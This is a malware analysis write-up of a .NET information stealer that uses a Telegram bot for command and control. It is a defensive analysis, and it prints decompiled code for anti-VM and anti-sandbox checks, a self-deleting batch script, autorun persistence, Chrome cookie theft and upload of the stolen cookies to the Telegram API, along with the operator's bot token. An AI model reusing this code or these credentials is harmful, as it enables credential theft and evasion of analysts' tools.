

Malware Analysis Report - “generated30”#
This covers the malware analysis report of the given file named
generated_30
other names - conhost.exe, svchost.exe
md5hash - 2517b502d7714a4e384044a0b6c2a157
Target - Windows
The analyzed sample is a .NET-based information-stealer that employs the Costura Fody packer (Costura.Fody) to embed and compress its managed dependencies within a single assembly. At runtime these dependencies are decompressed in-memory and resolved dynamically effectively reducing static signatures.
The malware maintains C2 communication via the Telegram Bot API where operator issued commands are received through a Telegram bot channel. Exfiltrated data including browser cookies and desktop screenshots is transmitted back to the operator through the same channel.
For persistence, the stealer leverages Windows autostart features such as registry run keys and startup folders to ensure execution across reboots
Anti-VM checks (e.g., detection of virtualized environments based on system artifacts and hardware traits) Anti-sandbox logic to identify automated detonation environments through heuristic indicators Anti-debugging routines are implemented via timing checks
The malware incorporates self-deletion functionality to remove artifacts from disk after execution
The details of telegram bot acting as C2 is as given below
Bot token - 6890762661:AAFmz6vcAEVtyRktHezAUxQESQdrtr_vvrQ Bot ChatID - 6565043849
Now let’s walkthrough the analysis
Basic Analysis#
Detect it easy#
Opening it in Detect it Easy shows
We understand that it is
- PE32
- .NET binary
- Potentially compressed data found inside .text
- Json and Costura Libraries are being used
- There’s Anti Sanbox and Anti VM
Static Analysis#
FLOSS#
We run floss on this and see a few interesting strings related to
- Telegram bot
- Cookie Stealer
- Suspicious commands Indicative of a C2
FLOSS OP TXT : https://gist.github.com/retr0ds/b19d5d20ef02e32eabe50e82f88ede91
Capa#
Running capa gives us a good amount of details
CAPA output : https://gist.github.com/retr0ds/f4df689cf9496bcf2850952c5f6370d5
Dynamic Analysis#
System Informer#
Upon doing basic dynamic analysis of the malware by using System Informet we see it launches SVC host and from there it seems to launch a lot of chrome windows but in the background in a hidden manner. All of this ties well with the strings that we saw about the cookie stealer
The actual file conhost has self deleted itself succesfully and it is listed as a non existent process
Rather it seems to have launched a new process svchost.exe
Seems to have launched another process called timeout.exe as well

Comparing the hashes it is the same image file So it’s just copying itself into another directory

And seems to be running itself from there under the name of svchost.exe
RegSHOT#
Using regshot we get to see a lot of registry keys approx 24000 was changed and a lot of folders were affected, I don’t attribute all of this to the malware, but a few of them might be. But rather than wasting time by scouring through all those keys I’ll go forward with reverse engineering the malware
Reverse Engineering#
Now we get down to actually Reverse Engineering it in ILSpy or DnSpy, there are cases where one performs better than the other, so I figured might as well keep both of them open
I use DnSpy to ocassionally debug and confirm my findings as well
So now loading it in IlSppy we see this
Obviously we notice a few peculiar things,
- Assembly TItle -
conhost - Assembly Description -
W0VPRl02ODkwNzYyNjYxOk5OU3ptNmlwTlJJZ2xFeGdVcm1OSGtEUkZEcWVnZV9paWVEfDY1NjUwNDM4NDl8TnFib3JIY3FuZ3JlfGZpcHViZmcucmtyfHR6bnZ5LnBieiBsYmhnaG9yLnBienxUYmJ0eXJIY3FuZ3J8VGJidHlySGNxbmdyZXxnZWhyfGdlaHJ8c255ZnJ8c255ZnJ8c255ZnJ8c255ZnJ8UVJaQg
We also notice it has something called costura being used, which we can understand from the Die output during initial triaging as well
Googling Costura gets us the https://github.com/Fody/Costura which seems to be a way of linking all the dependencies in a compressed format and store it under references so that the application can decompress it during runtime and use it
So looking into references we do see quite a lot of compressed dll’s but most of them look very benign and mostly concerned with system related stuff, and nothing out of the ordinary

So I don’t have an hunch on that right now at the moment.
With all of those in mind we go forward with getting to the Main of the Assembly which is usually found under Program

FUNC_Main#
AssemblyDescriptionAttribute assemblyDescriptionAttribute = Assembly.GetExecutingAssembly().GetCustomAttributes(typeof(AssemblyDescriptionAttribute), inherit: false).OfType<AssemblyDescriptionAttribute>()
    .FirstOrDefault();
if (assemblyDescriptionAttribute != null)
{
    string text = assemblyDescriptionAttribute.Description.ToString();
    string[] array = Encoding.UTF8.GetString(Convert.FromBase64String(text.Split('}')[0])).Substring(5).Split('|');
    if (array.Length >= 14)
    {
        config.TelegramToken = Rot13(array[0].ToString());
        config.TelegramChatID = Rot13(array[1].ToString());
        config.InstallPath = Environment.GetFolderPath(Environment.SpecialFolder.LocalApplicationData) + "\\" + Rot13(array[2].ToString());
        config.InstallPathFixed = Environment.GetFolderPath(Environment.SpecialFolder.LocalApplicationData) + "\\" + Rot13(array[2].ToString());
        config.InstallExeName = Rot13(array[3].ToString());
        if (Rot13(array[4].ToString()) != "none" && Rot13(array[4].ToString()) != "")
        {
            config.startupURLs = Rot13(array[4].ToString()).Split(' ');
        }
        config.RegistryKey = Rot13(array[5].ToString());
        config.AutorunName = Rot13(array[6].ToString());
        config.AutorunEnabled = Rot13(array[7].ToString()).ToLower() == "true";
        config.MeltFile = Rot13(array[8].ToString()).ToLower() == "true";
        config.PreventStartOnVirtualMachine = Rot13(array[9].ToString()).ToLower() == "true";
        config.BlockNetworkActivityWhenProcessStarted = Rot13(array[10].ToString()).ToLower() == "true";
        config.StartupKill = Rot13(array[11].ToString()).ToLower() == "true";
        config.NoInstall = Rot13(array[12].ToString()).ToLower() == "true";
        if (Rot13(array[13].ToString()) != config.PrivateKey)
        {
            Environment.Exit(0);
        }
This basically seems to take the suspicious description we saw early on, put it through base64 and rot13, and then set various variables under the config specificaltions of the current assembly to enable features accordingly
So doing that over cyberchef gets us this

[RBS]6890762661:AAFmz6vcAEVtyRktHezAUxQESQdrtr_vvrQ|6565043849|AdobeUpdater|svchost.exe|gmail.com youtube.com|GoogleUpdate|GoogleUpdater|true|true|false|false|false|false|DEMO
So if we track the variables accordingly
We get
Config Values#
config.TelegramToken = 6890762661:AAFmz6vcAEVtyRktHezAUxQESQdrtr_vvrQ
config.TelegramChatID = 6565043849

config.InstallPath = C:\Users\<USERNAME>\AppData\Local\AdobeUpdater
config.InstallPathFixed = C:\Users\<USERNAME>\AppData\Local\AdobeUpdater
config.InstallExeName = svchost.exe
config.startupURLs = [gmail.com,youtube.com]
config.RegistryKey = GoogleUpdate
config.AutorunName = GoogleUpdater
config.AutorunEnabled = 1
config.MeltFile = 1
config.PreventStartOnVirtualMachine = 0
config.BlockNetworkActivityProcessStarted = 0
config.StartupKill = 0
config.NoInstall = 0
config.Privatekey = DEMO
Googling MeltFile gets us
Basically that the file would delete itself after it has been installed, which is what we observed in the dynamic analysis part
We can also understand that it would install itself under \AppData\Local\AdobeUpdater as svchost.exe which is a pretty common windows binary that malware usually use to disguise itself
And that it has AutoRunEnabled for persistence, but it won’t attempt to prevent itself from starting in virutal machine, it won’t block network activity process, it won’t startupkill, it would continue installing
Then we have this small block
string text2;
using (WebClient webClient = new WebClient())
{
    text2 = webClient.DownloadString(config.CheckLink);
}
string[] array2 = text2.Split('|');
foreach (string text3 in array2)
{
    if (config.PrivateKey == text3)
    {
        telegram.sendText("\ud83d\udd34Started a build with a blocked private key!");
        Environment.Exit(0);
So it downloads a string from
config.CheckLink = https://raw.githubusercontent.com/attatier/Cloud/main/MilInfo.txt
text2 = 4.1|DEMO1|o3v4oGJplHlmFGJW2GgLmukJGPNgXC1g|
and checks to see if any of the substrings matches DEMO and if it does it would exit, if not it goes on to the next major code block
So now following through with the next important code block
Config based behaviour changing#
These set of if/else try/catch all depends on the config that the malware receives in the Assembly Description
{
if (config.NoInstall)
{
    config.InstallPath = Path.GetDirectoryName(Program.AssemblyLocation().ToString());
    config.InstallExeName = Path.GetFileName(Program.AssemblyLocation().ToString());
}
try
{
    persistence.CheckCopy();
}
catch (Exception)
{
}
try
{
    ServicePointManager.SecurityProtocol = SecurityProtocolType.Ssl3 | SecurityProtocolType.Tls | SecurityProtocolType.Tls11 | SecurityProtocolType.Tls12;
}
catch (Exception)
{
}
try
{
    persistence.Sleep();
}
catch (Exception)
{
}
try
{
    persistence.runAntiAnalysis();
}
catch (Exception)
{
}
if (!config.NoInstall)
{
    try
    {
        persistence.installSelf();
    }
    catch (Exception)
    {
    }
}
if (!config.NoInstall)
{
    try
    {
        persistence.MeltFile();
    }
    catch (Exception)
    {
    }
}
try
{
    utils.isConnectedToInternet();
}
catch (Exception)
{
}
It doesn’t go into the first if condition, and goes into persistence.CheckCopy()
FUNC_persistence.CheckCopy()#

Which as the name suggests basically checks if another copy of the same process in running in the system or not, and if another one is then this one exits
Then it sleeps for between 2 to 5 seconds
Then we see it executing persistence.runAntiAnalysis. So it does attempt to prevent it from being analysed both debugging wise and VM wise

It checks if config.PreventStartOnVirutalMachine being set or not, in our case it is set to 0 so the upcoming functions such as
- InSandboxie
- inVirtualBox
- inDebugger don’t matter because of the && condition but regardless we shall go about inspecting through them
FUNC_inSandboxie()#
public static bool inSandboxie()
{
string[] array = new string[5] { "SbieDll.dll", "SxIn.dll", "Sf2.dll", "snxhk.dll", "cmdvrt32.dll" };
for (int i = 0; i < array.Length; i++)
{
    if (GetModuleHandle(array[i]).ToInt32() != 0)
    {
        return true;
    }
}
try
{
    string machineName = Environment.MachineName;
    string userName = Environment.UserName;
    array = new string[40]
    {
        "WDAGUtilityAccount", "Abby", "hmarc", "patex", "RDhJ0CNFevzX", "kEecfMwgj", "Frank", "8Nl0ColNQ5bq", "Lisa", "John",
        "elz", "george", "PxmdUOpVyx", "8VizSM", "w0fjuOVmCcP5A", "lmVwjj9b", "PqONjHVwexsS", "3u2v9m8", "Julia", "HEUeRzl",
        "fred", "server", "BvJChRPnsxn", "Harry Johnson", "SqgFOf3G", "Lucas", "mike", "PateX", "h7dk1xPr", "Louise",
        "User01", "test", "jz", "dx", "elz", "RGzcBUyrznReg", "lK7sAXM", "PNEwI", "tim", "admin"
    };
    for (int i = 0; i < array.Length; i++)
    {
        if (array[i] == userName)
        {
            return true;
        }
    }
    array = new string[43]
    {
        "BEE7370C-8C0C-4", "DESKTOP-NAKFFMT", "WIN-5E07COS9ALR", "B30F0242-1C6A-4", "DESKTOP-VRSQLAG", "Q9IATRKPRH", "XC64ZB", "DESKTOP-D019GDM", "DESKTOP-WI8CLET", "SERVER1",
        "LISA-PC", "JOHN-PC", "DESKTOP-B0T93D6", "DESKTOP-1PYKP29", "DESKTOP-1Y2433R", "WILEYPC", "WORK", "6C4E733F-C2D9-4", "RALPHS-PC", "DESKTOP-WG3MYJS",
        "DESKTOP-7XC6GEZ", "DESKTOP-5OV9S0O", "QarZhrdBpj", "ORELEEPC", "ARCHIBALDPC", "JULIA-PC", "d1bnJkfVlH", "NETTYPC", "DESKTOP-BUGIO", "DESKTOP-CBGPFEE",
        "SERVER-PC", "TIQIYLA9TW5M", "DESKTOP-KALVINO", "COMPNAME_4047", "DESKTOP-19OLLTD", "DESKTOP-DE369SE', 'EA8C2E2A-D017-4', 'AIDANPC', 'LUCAS-PC', 'MARCI-PC", "ACEPC", "MIKE-PC", "DESKTOP-IAPKN1P", "DESKTOP-NTU7VUO",
        "LOUISE-PC", "T00917", "test42"
    };
    for (int i = 0; i < array.Length; i++)
    {
        if (array[i] == machineName)
        {
            return true;
        }
    }
}
catch (Exception)
{
}
return false;
}
Checks if any of the dlls under {SbieDll.dll", "SxIn.dll", "Sf2.dll", "snxhk.dll", "cmdvrt32.dll" } is present in the machine
Checks if the username of our user is present in the aforementioned array of generic usernames, and checks if the machine name is aforementioned machine names and if it is, then it returns true and exits having known that it is under a sandbox environment
FUNC_inVirtualBox()#
public static bool inVirtualBox()
{
using (ManagementObjectSearcher managementObjectSearcher = new ManagementObjectSearcher("Select * from Win32_ComputerSystem"))
{
    try
    {
        using ManagementObjectCollection managementObjectCollection = managementObjectSearcher.Get();
        foreach (ManagementBaseObject item in managementObjectCollection)
        {
            if ((item["Manufacturer"].ToString().ToLower() == "microsoft corporation" && item["Model"].ToString().ToUpperInvariant().Contains("VIRTUAL")) || item["Manufacturer"].ToString().ToLower().Contains("vmware") || item["Model"].ToString() == "VirtualBox")
            {
                return true;
            }
        }
    }
    catch
    {
        return true;
    }
}
foreach (ManagementBaseObject item2 in new ManagementObjectSearcher("root\\CIMV2", "SELECT * FROM Win32_VideoController").Get())
{
    if (item2.GetPropertyValue("Name").ToString().Contains("VMware") && item2.GetPropertyValue("Name").ToString().Contains("VBox"))
    {
        return true;
    }
}
Checks if the manufacturer is microsoft corporation and if the model copntains “Virtual” or checks if the manufacturer is vmware or virtualbox
Then checks if the VideoController Object’s Name value is VMWare or VBox
FUNC_inDebugger()#

Thread.Sleep(10) is expected to cause approximately a 10ms delay.
If the actual elapsed time is significantly less than 10ms, it implies the thread was artificially resumed early or time was manipulated, often a sign of debugger interference.
Now going back to our main code, now we go into the persistence.installSelf()

Which checks if the directory exists, if not creates then copies our file into the said directory under the name of svchost.exe
Then we go into
FUNC_persistence.MeltFile()#

Firstly it checks if the current path of the process is the same as the config.InstallPath, inwhich case it returns without MeltFile
In our case it is not the same so it goes onto create and run a bat file with the code
@echo off
chcp 65001 > nul\n
:l
Tasklist /fi \"PID eq " + <current process id> + "\" | find \":\"
if Errorlevel 1 (
 Timeout /T 1 /Nobreak
 Goto l
)
Del \" <Current_Malware_File>\"
Cd \"" + config.InstallPath + "\"
Timeout /T 1 /Nobreak
Start \"\" \"" + <config.InstallPath> + "\\" + <config.InstallExeName> + "\"
Basically, checks if our current process has finished executing and if it has, then deletes the associated image file
Then launches our new svchost process under the InstallPath Then it creates a new process to delete the .bat file itself Then it goes on to terminate the current running process
FUNC_utils.IsConnectedToInternet()#

Then now it checks if it has an internet connection by pinging to google and to telegram
Now we had already seen telegram as part of strings and variable names, so this strengthens the idea that the malware is part of a bot c2 setup over telegram

Then it sets up AutoRun under the Current User under the name of config.AutoRunName=GoogleUpdater and sets it to our svchost.exe
Basically everytime the user logs in, the svchost runs
FUNC_persistence.processChecker()#
Though for the current process the BlockNetworkActivityWhenProcessStarted is set to 0, I assume inside the svchost it would be set to 1

and if it sees any of these processes {“processhacker”, “netstat”, “netmon”, “tcpview”, “wireshark”, “filemon”, “regmon”, “cain” }; running it would report via telegram that a suspicious process was found
next code block
{
    string name = "Software\\" + config.RegistryKey;
    using RegistryKey registryKey = Registry.CurrentUser.OpenSubKey(name, writable: false);
    string text10 = registryKey?.GetValue("Tval") as string;
    if (!string.IsNullOrWhiteSpace(text10))
    {
        config.TelegramToken = text10;
    }
    string text11 = registryKey?.GetValue("Cval") as string;
    if (!string.IsNullOrWhiteSpace(text11))
    {
        config.TelegramChatID = text11;
    }
}
Now it checks inside the registry Software\GoogleUpdate if we have Tval and Cval if we do and it’s not nul or whitespace then it is assigned to TelegramToken and TelegramChatId respectively
Moving on,
FUNC_telegram.sendConnection()#
public static void sendConnection()
{
    telegram.Identifier = new Random().Next(1, 10000);
    telegram.sendText(string.Concat(new string[]
    {
        "\ud83c\udf00Chrome Extractor: PC connected:\nUsername: ",
        Environment.UserName.ToString(),
        ", Location: ",
        telegram.Location,
        ", ID: ",
        telegram.Identifier.ToString(),
        "\nℹ\ufe0fSend \"/",
        telegram.Identifier.ToString(),
        "*help\" to see the command list"
    }));
Creates a random identifier for our machine then sends out the text Chrome Extractor : PC connected:
Username: username, Location: telegram-location, ID: random, ☺️Send *help\ to see the command list
Registry GoogleUpdate - ValueX#
string text12 = "";
try
{
    string name2 = "Software\\" + config.RegistryKey;
    using RegistryKey registryKey2 = Registry.CurrentUser.OpenSubKey(name2, writable: false);
    string text13 = registryKey2?.GetValue("Value X") as string;
    if (!string.IsNullOrWhiteSpace(text13))
    {
        text12 += text13;
    }
}
catch (Exception)
{}
This just opens the registry key HKEY_CURRENT_USER\SOFTWARE\GoogleUpdate and checks if the Value X has been set, if it is then it appends it as a string to text12
But in our case it doesn’t exist so it goes to the next if condition
if (text12 == "")
{
    string text14 = "";
    string[] array2 = config.startupURLs;
    foreach (string text15 in array2)
    {
        text14 = text14 + text15 + " ";
    }
    try
    {
        if (config.StartupKill)
        {
            foreach (Process item in Process.GetProcessesByName("chrome").ToList())
            {
                try
                {
                    if (item.MainModule.FileName != config.InstallPath + "\\" + config.InstallExeName)
                    {
                        item.Kill();
                        item.WaitForExit();
                    }
                }
                catch (Exception)
                {
                }
            }
        }
        if (Process.GetProcessesByName("chrome").Length == 0)
        {
            string chromePath = CookieExtractor.GetChromePath();
            if (chromePath != "" && Directory.Exists(Environment.GetFolderPath(Environment.SpecialFolder.LocalApplicationData) + "\\Google\\Chrome\\User Data\\Default"))
            {
                string result = CookieExtractor.GetCookies(config.startupURLs, Environment.GetFolderPath(Environment.SpecialFolder.LocalApplicationData) + "\\Google\\Chrome\\User Data", chromePath, "Default", "chrome", force: false).Result;
                if (!result.StartsWith("<Error") && result != "")
                {
                    telegram.sendStringAsFile(result, "\ud83e\udd60Cookies from these websites [" + text14 + "] were successfully grabbed from the Default profile of Chrome");
                }
            }
        }
    }
This block starts with gettin gthe startupURLs array which is {google.com, youtube.com} and takes each string in that and adds them together as a single string
Now our config.StartupKill is 0, but had it been set, we see that the malware focibly tires to kills hte running process but because it’s not enabled, it goes to the next piece of code
if (Process.GetProcessesByName("chrome").Length == 0)
This basically checks that there are currently no running processes in the system
Then it does the following
- FUNC_Get Chrome Path

this basically checks some precoded places and the PATH variable
- Extract cookies of google.com and youtube.com from chrome’s user data folder
- Checks if they don’t return an error or null, iin which case it sends string as file
FUNC_telegram.SendStringAsFile()#
public static void sendStringAsFile(string content, string caption, string fileName = "cookies.txt", string type = "Document")
{
	try
	{
		if (string.IsNullOrEmpty(content))
		{
			sendText("\ud83d\uded1Error occurred, the content seems to be empty.");
			return;
		}
		using HttpClient httpClient = new HttpClient();
		MultipartFormDataContent multipartFormDataContent = new MultipartFormDataContent();
		byte[] bytes = Encoding.UTF8.GetBytes(content);
		multipartFormDataContent.Add(new ByteArrayContent(bytes), type.ToLower(), fileName);
		HttpResponseMessage result = httpClient.PostAsync("https://api.telegram.org/bot" + config.TelegramToken + "/send" + type + "?chat_id=" + config.TelegramChatID + "&caption=" + Uri.EscapeDataString(caption), multipartFormDataContent).Result;
		if (!result.IsSuccessStatusCode)
		{
			sendText("\ud83d\uded1Error occurred while sending the file. Response: " + result.ReasonPhrase);
		}
	}
	catch (Exception ex)
	{
		sendText("\ud83d\uded1Error occurred: " + ex.Message);
	}
}
It takes the cookies, copies it as bytes into cookies.txt and then sends the entire thing as a file over to telegram
Then we see it does the same for the following browsers
- msedge
- brave
- yandex browser
- opera
- opera gx
Next code block
try
{
    Random random = new Random();
    try
    {
        RegistryKey registryKey3 = Registry.CurrentUser.CreateSubKey("Software\\" + config.RegistryKey);
        registryKey3.SetValue("Value X", random.Next(1, 10000).ToString());
        registryKey3.Close();
    }
    catch (Exception)
    {
        RegistryKey registryKey4 = Registry.CurrentUser.OpenSubKey("Software\\" + config.RegistryKey);
        registryKey4.SetValue("Value X", random.Next(1, 10000).ToString());
        registryKey4.Close();
    }
As we can see now it is trying to set the Value X to some randomg Value , this is set as an indication to let the malware know that the next time it runs, it doesn’t have to scour through to get the cookies but it already has got and sent it over to telegram once
Then finally that brings us to this in Main telegram.waitCommandsThread.Start();: This is basically a wrapper function to start a thread for the function below
FUNC_Waitcommands()#
// ChromeExtractor.telegram
using System;
using System.Net;
using System.Threading;
using SimpleJSON;

private static void waitCommands()
{
	int num = 0;
	string text;
	try
	{
		using (WebClient webClient = new WebClient())
		{
			text = webClient.DownloadString("https://api.telegram.org/bot" + config.TelegramToken + "/getUpdates?offset=-1");
		}
		num = JSON.Parse(text)["result"][0]["message"]["date"].AsInt;
	}
	catch (Exception)
	{
	}
	while (true)
	{
		try
		{
			Thread.Sleep(config.TelegramCommandCheckDelay * 1000);
			waitForUnblock();
			using (WebClient webClient2 = new WebClient())
			{
				text = webClient2.DownloadString("https://api.telegram.org/bot" + config.TelegramToken + "/getUpdates?offset=-1");
			}
			try
			{
				if (JSON.Parse(text)["result"][0]["message"]["date"].AsInt <= num)
				{
					continue;
				}
				JSONNode.Enumerator enumerator = JSON.Parse(text)["result"].AsArray.GetEnumerator();
				while (enumerator.MoveNext())
				{
					JSONNode jSONNode = ((JSONNode)enumerator.Current)["message"];
					if ((string)jSONNode["chat"]["id"] != config.TelegramChatID)
					{
						break;
					}
					if (!jSONNode.HasKey("text"))
					{
						continue;
					}
					try
					{
						string text2 = jSONNode["text"];
						if (text2.StartsWith("/"))
						{
							string text3 = text2.Remove(0, 1);
